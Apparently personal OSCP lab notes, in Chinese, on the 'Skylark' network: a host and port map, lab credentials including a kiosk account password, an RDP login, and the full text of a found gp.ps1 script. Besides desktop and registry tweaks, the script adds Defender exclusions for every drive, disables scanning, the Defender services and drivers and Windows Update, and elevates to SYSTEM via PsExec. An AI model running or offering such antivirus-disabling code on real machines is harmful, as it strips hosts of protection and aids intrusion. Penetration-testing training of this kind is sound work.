
OSCP-Skylark

网络拓扑图
192
- 192.168.239.250
- 135
- 139
- 445
- 3389
- 192.168.239.220
- 80 401认证
- 135
- 139
- 445
- 5900
- 192.168.239.221
- 80 IIS默认页面
- 135
- 139
- 443 IIS默认页面
- 445
- 192.168.239.222
- 135
- 139
- 445
- 192.168.239.223
- 60001
- 192.168.239.224
- 22
- 192.168.239.225(Pwn)(SKYLARK\kiosk XEwUS^9R2Gwt8O914)
- 21
- 80 Nginx默认页面
- 8090 403
- 192.168.239.226
- 135
- 139
- 445
- 192.168.239.227
- 80
- 3389
172
- 172.16.169.32
- 172.16.169.30
- 172.16.169.31
10
- 10.10.129.11
- 10.20.129.111
- 10.20.129.110
- 10.20.129.15
- 10.20.129.14
- 10.10.129.13
- 10.10.129.12
- 10.10.129.10
- 10.10.129.250
250
已给出系统凭证 offsec/lab,根据端口扫描结果,直接RDP登陆
查看权限发现offsec 属于Administrator 组
C:\Users\offsec\Downloads>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.231.250
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.231.254

C:\Users\offsec\Downloads>net user offsec
net user offsec
User name                    offsec
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/26/2022 6:02:00 PM
Password expires             Never
Password changeable          9/26/2022 6:02:00 PM
Password required            No
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/13/2023 5:54:20 PM

Logon hours allowed          All

Local Group Memberships      *Administrators
Global Group memberships     *None
The command completed successfully.
C:\Users\offsec\Downloads 发现gp.ps1 脚本,内容都是注册表操作相关,功能不确定
type gp.ps1
#Set-ExecutionPolicy -ExecutionPolicy Unrestricted -Force

Write-Host @"

        GGGGGGGGGGGGGPPPPPPPPPPPPPPPPP        OOOOOOOOO
     GGG::::::::::::GP::::::::::::::::P     OO:::::::::OO
   GG:::::::::::::::GP::::::PPPPPP:::::P  OO:::::::::::::OO
  G:::::GGGGGGGG::::GPP:::::P     P:::::PO:::::::OOO:::::::O
 G:::::G       GGGGGG  P::::P     P:::::PO::::::O   O::::::O
G:::::G                P::::P     P:::::PO:::::O     O:::::O
G:::::G                P::::PPPPPP:::::P O:::::O     O:::::O
G:::::G    GGGGGGGGGG  P:::::::::::::PP  O:::::O     O:::::O
G:::::G    G::::::::G  P::::PPPPPPPPP    O:::::O     O:::::O
G:::::G    GGGGG::::G  P::::P            O:::::O     O:::::O
G:::::G        G::::G  P::::P            O:::::O     O:::::O
 G:::::G       G::::G  P::::P            O::::::O   O::::::O
  G:::::GGGGGGGG::::GPP::::::PP          O:::::::OOO:::::::O
   GG:::::::::::::::GP::::::::P           OO:::::::::::::OO
     GGG::::::GGG:::GP::::::::P             OO:::::::::OO
        GGGGGG   GGGGPPPPPPPPPP               OOOOOOOOO

"@
Write-Host "[+] Disabling IPv6"
Disable-NetAdapterBinding -Name "*" -ComponentID ms_tcpip6

Write-Host "[+] Disabling Sleep Mode"
powercfg /Change monitor-timeout-ac 0
powercfg /Change monitor-timeout-dc 0
powercfg /Change standby-timeout-ac 0
powercfg /Change standby-timeout-dc 0
powercfg /Change hibernate-timeout-ac 0
powercfg /Change hibernate-timeout-dc 0

Write-Host "[+] Disabling Windows Media Volume"
Get-PnpDevice -class "MEDIA" | ForEach-Object {Disable-PnpDevice -InstanceId $_.InstanceID -Confirm:$false}

Write-Output "[+] Disabling Start Menu and Taskbar features"
REG add "HKCU\Software\Policies\Microsoft\Windows\Explorer\" /v NoPinningStoreToTaskbar /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Policies\Microsoft\Windows\Explorer\" /v NoPinningStoreToTaskbar
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoTrayItemsDisplay /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoTrayItemsDisplay
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v LockTaskbar /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v LockTaskbar
REG add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v HidePowerOptions /t REG_DWORD /d 1 /f
REG QUERY "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v HidePowerOptions
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoSimpleStartMenu /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoSimpleStartMenu
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v TaskbarNoRedock /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v TaskbarNoRedock
REG add "HKCU\Software\Policies\Microsoft\Windows\Explorer" /v NoUninstallFromStart /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Policies\Microsoft\Windows\Explorer" /v NoUninstallFromStart
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v TaskbarLockAll /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v TaskbarLockAll
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v TaskbarNoAddRemoveToolbar /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v TaskbarNoAddRemoveToolbar
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoChangeStartMenu /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoChangeStartMenu
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoStartMenuMyMusic /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoStartMenuMyMusic
REG add "HKLM\Software\Policies\Microsoft\Windows\Explorer" /v StartMenuLayoutFile /t REG_DWORD /d 1 /f
REG QUERY "HKLM\Software\Policies\Microsoft\Windows\Explorer" /v StartMenuLayoutFile
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Feeds" /v ShellFeedsTaskbarViewMode /t REG_DWORD /d 2 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Feeds" /v ShellFeedsTaskbarViewMode
REG add "HKLM\Software\Policies\Microsoft\Windows\GameDV" /v AllowGameDVR /t REG_DWORD /d 0 /f
REG QUERY "HKLM\Software\Policies\Microsoft\Windows\GameDV" /v AllowGameDVR
REG add "HKLM\Software\Policies\Microsoft\Windows\System" /v DisableLockScreenAppNotifications /t REG_DWORD /d 0 /f
REG QUERY "HKLM\Software\Policies\Microsoft\Windows\System" /v DisableLockScreenAppNotifications


#Write-Host "[+] Switching to Dark Mode"
#Set-ItemProperty -Path HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Themes\Personalize -Name AppsUseLightTheme -Value 0

Write-Output "[+] Removing Windows Application bloatware"
Get-AppxPackage -AllUsers | Remove-AppxPackage
New-Item -Path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows\' -Name 'Windows Search' | Out-Null
New-ItemProperty -Path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows\Windows Search' -Name 'AllowCortana' -PropertyType DWORD -Value '0' | Out-Null

Write-Host "[+] Stopping and Removing OneDrive"
ps onedrive | Stop-Process -Force
start-process "$env:windir\SysWOW64\OneDriveSetup.exe" "/uninstall"

Write-Host "[+] Disabling Action Center"
 If (!(Test-Path "HKCU:\Software\Policies\Microsoft\Windows\Explorer")) {
 New-Item -Path "HKCU:\Software\Policies\Microsoft\Windows\Explorer" | Out-Null
 }
 Set-ItemProperty -Path "HKCU:\Software\Policies\Microsoft\Windows\Explorer" -Name "DisableNotificationCenter" -Type DWord -Value 1
 Set-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\PushNotifications" -Name "ToastEnabled" -Type DWord -Value 0

Write-Output "[+] Unpin Tiles"
#Requires -RunAsAdministrator

$START_MENU_LAYOUT = @"
<LayoutModificationTemplate xmlns:defaultlayout="http://schemas.microsoft.com/Start/2014/FullDefaultLayout" xmlns:start="http://schemas.microsoft.com/Start/2014/StartLayout" Version="1" xmlns:taskbar="http://schemas.microsoft.com/Start/2014/TaskbarLayout" xmlns="http://schemas.microsoft.com/Start/2014/LayoutModification">
    <LayoutOptions StartTileGroupCellWidth="6" />
    <DefaultLayoutOverride>
        <StartLayoutCollection>
            <defaultlayout:StartLayout GroupCellWidth="6" />
        </StartLayoutCollection>
    </DefaultLayoutOverride>
</LayoutModificationTemplate>
"@

$layoutFile="C:\Windows\StartMenuLayout.xml"

#Delete layout file if it already exists
If(Test-Path $layoutFile)
{
    Remove-Item $layoutFile
}

#Creates the blank layout file
$START_MENU_LAYOUT | Out-File $layoutFile -Encoding ASCII

$regAliases = @("HKLM", "HKCU")

#Assign the start layout and force it to apply with "LockedStartLayout" at both the machine and user level
foreach ($regAlias in $regAliases){
    $basePath = $regAlias + ":\SOFTWARE\Policies\Microsoft\Windows"
    $keyPath = $basePath + "\Explorer"
    IF(!(Test-Path -Path $keyPath)) {
        New-Item -Path $basePath -Name "Explorer"
    }
    Set-ItemProperty -Path $keyPath -Name "LockedStartLayout" -Value 1
    Set-ItemProperty -Path $keyPath -Name "StartLayoutFile" -Value $layoutFile
}

#Restart Explorer, open the start menu (necessary to load the new layout), and give it a few seconds to process
Stop-Process -name explorer
Start-Sleep -s 5
$wshell = New-Object -ComObject wscript.shell; $wshell.SendKeys('^{ESCAPE}')
Start-Sleep -s 5

#Enable the ability to pin items again by disabling "LockedStartLayout"
foreach ($regAlias in $regAliases){
    $basePath = $regAlias + ":\SOFTWARE\Policies\Microsoft\Windows"
    $keyPath = $basePath + "\Explorer"
    Set-ItemProperty -Path $keyPath -Name "LockedStartLayout" -Value 0
}

#Restart Explorer and delete the layout file
Stop-Process -name explorer

# Uncomment the next line to make clean start menu default for all new users
#Import-StartLayout -LayoutPath $layoutFile -MountPath $env:SystemDrive\

Remove-Item $layoutFile

Write-Host "[+] Removing Defender"
if(-Not $($(whoami) -eq "nt authority\system")) {
    $IsSystem = $false

    # Elevate to admin (needed when called after reboot)
    if (-Not ([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole] 'Administrator')) {
        Write-Host "    [i] Elevate to Administrator"
        $CommandLine = "-ExecutionPolicy Bypass `"" + $MyInvocation.MyCommand.Path + "`" " + $MyInvocation.UnboundArguments
        Start-Process -FilePath PowerShell.exe -Verb Runas -ArgumentList $CommandLine
        Exit
    }

    # Elevate to SYSTEM if psexec is available
    $psexec_path = $(Get-Command PsExec -ErrorAction 'ignore').Source
    if($psexec_path) {
        Write-Host "    [i] Elevate to SYSTEM"
        $CommandLine = " -i -s powershell.exe -ExecutionPolicy Bypass `"" + $MyInvocation.MyCommand.Path + "`" " + $MyInvocation.UnboundArguments
        Start-Process -WindowStyle Hidden -FilePath $psexec_path -ArgumentList $CommandLine
        exit
    } else {
        Write-Host "    [i] PsExec not found, will continue as Administrator"
    }

} else {
    $IsSystem = $true
}


Write-Host "[+] Removing Defender"
67..90|foreach-object{
    $drive = [char]$_
    Add-MpPreference -ExclusionPath "$($drive):\" -ErrorAction SilentlyContinue
    Add-MpPreference -ExclusionProcess "$($drive):\*" -ErrorAction SilentlyContinue
}

Write-Host "    [+] Disable scanning engines (Set-MpPreference)"
Set-MpPreference -DisableArchiveScanning 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableBehaviorMonitoring 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableIntrusionPreventionSystem 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableIOAVProtection 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableRemovableDriveScanning 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableBlockAtFirstSeen 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableScanningMappedNetworkDrivesForFullScan 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableScanningNetworkFiles 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableScriptScanning 1 -ErrorAction SilentlyContinue
Set-MpPreference -DisableRealtimeMonitoring 1 -ErrorAction SilentlyContinue

Write-Host "    [+] Set default actions to Allow (Set-MpPreference)"
Set-MpPreference -LowThreatDefaultAction Allow -ErrorAction SilentlyContinue
Set-MpPreference -ModerateThreatDefaultAction Allow -ErrorAction SilentlyContinue
Set-MpPreference -HighThreatDefaultAction Allow -ErrorAction SilentlyContinue


Write-Host "[+] Removing Defender"
$need_reboot = $false

# WdNisSvc Network Inspection Service
# WinDefend Antivirus Service
# Sense : Advanced Protection Service

$svc_list = @("WdNisSvc", "WinDefend", "Sense")
foreach($svc in $svc_list) {
    if($(Test-Path "HKLM:\SYSTEM\CurrentControlSet\Services\$svc")) {
        if( $(Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$svc").Start -eq 4) {
            Write-Host "        [i] Service $svc already disabled"
        } else {
            Write-Host "        [i] Disable service $svc (next reboot)"
            Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$svc" -Name Start -Value 4
            $need_reboot = $true
        }
    } else {
        Write-Host "        [i] Service $svc already deleted"
    }
}

Write-Host "    [+] Disable drivers"

# WdnisDrv : Network Inspection System Driver
# wdfilter : Mini-Filter Driver
# wdboot : Boot Driver

$drv_list = @("WdnisDrv", "wdfilter", "wdboot")
foreach($drv in $drv_list) {
    if($(Test-Path "HKLM:\SYSTEM\CurrentControlSet\Services\$drv")) {
        if( $(Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$drv").Start -eq 4) {
            Write-Host "        [i] Driver $drv already disabled"
        } else {
            Write-Host "        [i] Disable driver $drv (next reboot)"
            Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\$drv" -Name Start -Value 4
            $need_reboot = $true
        }
    } else {
        Write-Host "        [i] Driver $drv already deleted"
    }
}

# Check if service running or not
if($(GET-Service -Name WinDefend).Status -eq "Running") {
    Write-Host "    [+] WinDefend Service still running (reboot required)"
    $need_reboot = $true
} else {
    Write-Host "    [+] WinDefend Service not running"
}


Write-Host "[+] Disabling Windows Update"
    Clear-Host

    $WindowsUpdatePath = "HKLM:SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\"
    $AutoUpdatePath = "HKLM:SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU"

    If(Test-Path -Path $WindowsUpdatePath) {
        Remove-Item -Path $WindowsUpdatePath -Recurse
    }

    New-Item $WindowsUpdatePath -Force
    New-Item $AutoUpdatePath -Force

    Set-ItemProperty -Path $AutoUpdatePath -Name NoAutoUpdate -Value 1

    Get-ScheduledTask -TaskPath "\Microsoft\Windows\WindowsUpdate\" | Disable-ScheduledTask

    takeown /F C:\Windows\System32\Tasks\Microsoft\Windows\UpdateOrchestrator /A /R
    icacls C:\Windows\System32\Tasks\Microsoft\Windows\UpdateOrchestrator /grant Administrators:F /T

    Get-ScheduledTask -TaskPath "\Microsoft\Windows\UpdateOrchestrator\" | Disable-ScheduledTask

    Stop-Service wuauserv
    Set-Service wuauserv -StartupType Disabled

    # We disable WindowsUpdate folder again, because wuauserv service could have enabled it meanwhile
    Get-ScheduledTask -TaskPath "\Microsoft\Windows\WindowsUpdate\" | Disable-ScheduledTask

    Write-Output "All Windows Updates were disabled"

Write-Host "[+] Emptying the bin"
echo Y|PowerShell.exe -NoProfile -Command Clear-RecycleBin

Write-Output "[+] Disabling File History and Notifications"
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v ClearRecentDocsOnExit /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v ClearRecentDocsOnExit
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoRecentDocsHistory /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoRecentDocsHistory
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v HideRecentlyAddedApps /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v HideRecentlyAddedApps
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoSMMyPictures /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoSMMyPictures
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoRecentDocsMenu /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoRecentDocsMenu
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v DisableNotificationCenter /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v DisableNotificationCenter

Write-Output "[+] Turn Off Location and Sensors"
REG add "HKLM\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableLocation /t REG_DWORD /d 1 /f
REG QUERY "HKLM\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableLocation
REG add "HKCU\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableLocation /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableLocation
REG add "HKLM\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableLocationScripting /t REG_DWORD /d 1 /f
REG QUERY "HKLM\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableLocationScripting
REG add "HKCU\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableLocationScripting /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableLocationScripting
REG add "HKLM\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableSensors /t REG_DWORD /d 1 /f
REG QUERY "HKLM\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableSensors
REG add "HKCU\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableSensors /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableSensors
REG add "HKLM\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableWindowsLocationProvider /t REG_DWORD /d 1 /f
REG QUERY "HKLM\Software\Policies\Microsoft\Windows\LocationAndSensors\" /v DisableWindowsLocationProvider

Write-Output "[+] Disabling Desktop Changes"
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop\" /v NoChangingWallPaper /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop\" /v NoChangingWallPaper
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\" /v NoDispAppearancePage /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\" /v NoDispAppearancePage
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\" /v NoDispBackgroundPage /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\" /v NoDispBackgroundPage
REG add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoCloseDragDropBands /t REG_DWORD /d 1 /f
REG QUERY "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\" /v NoCloseDragDropBands
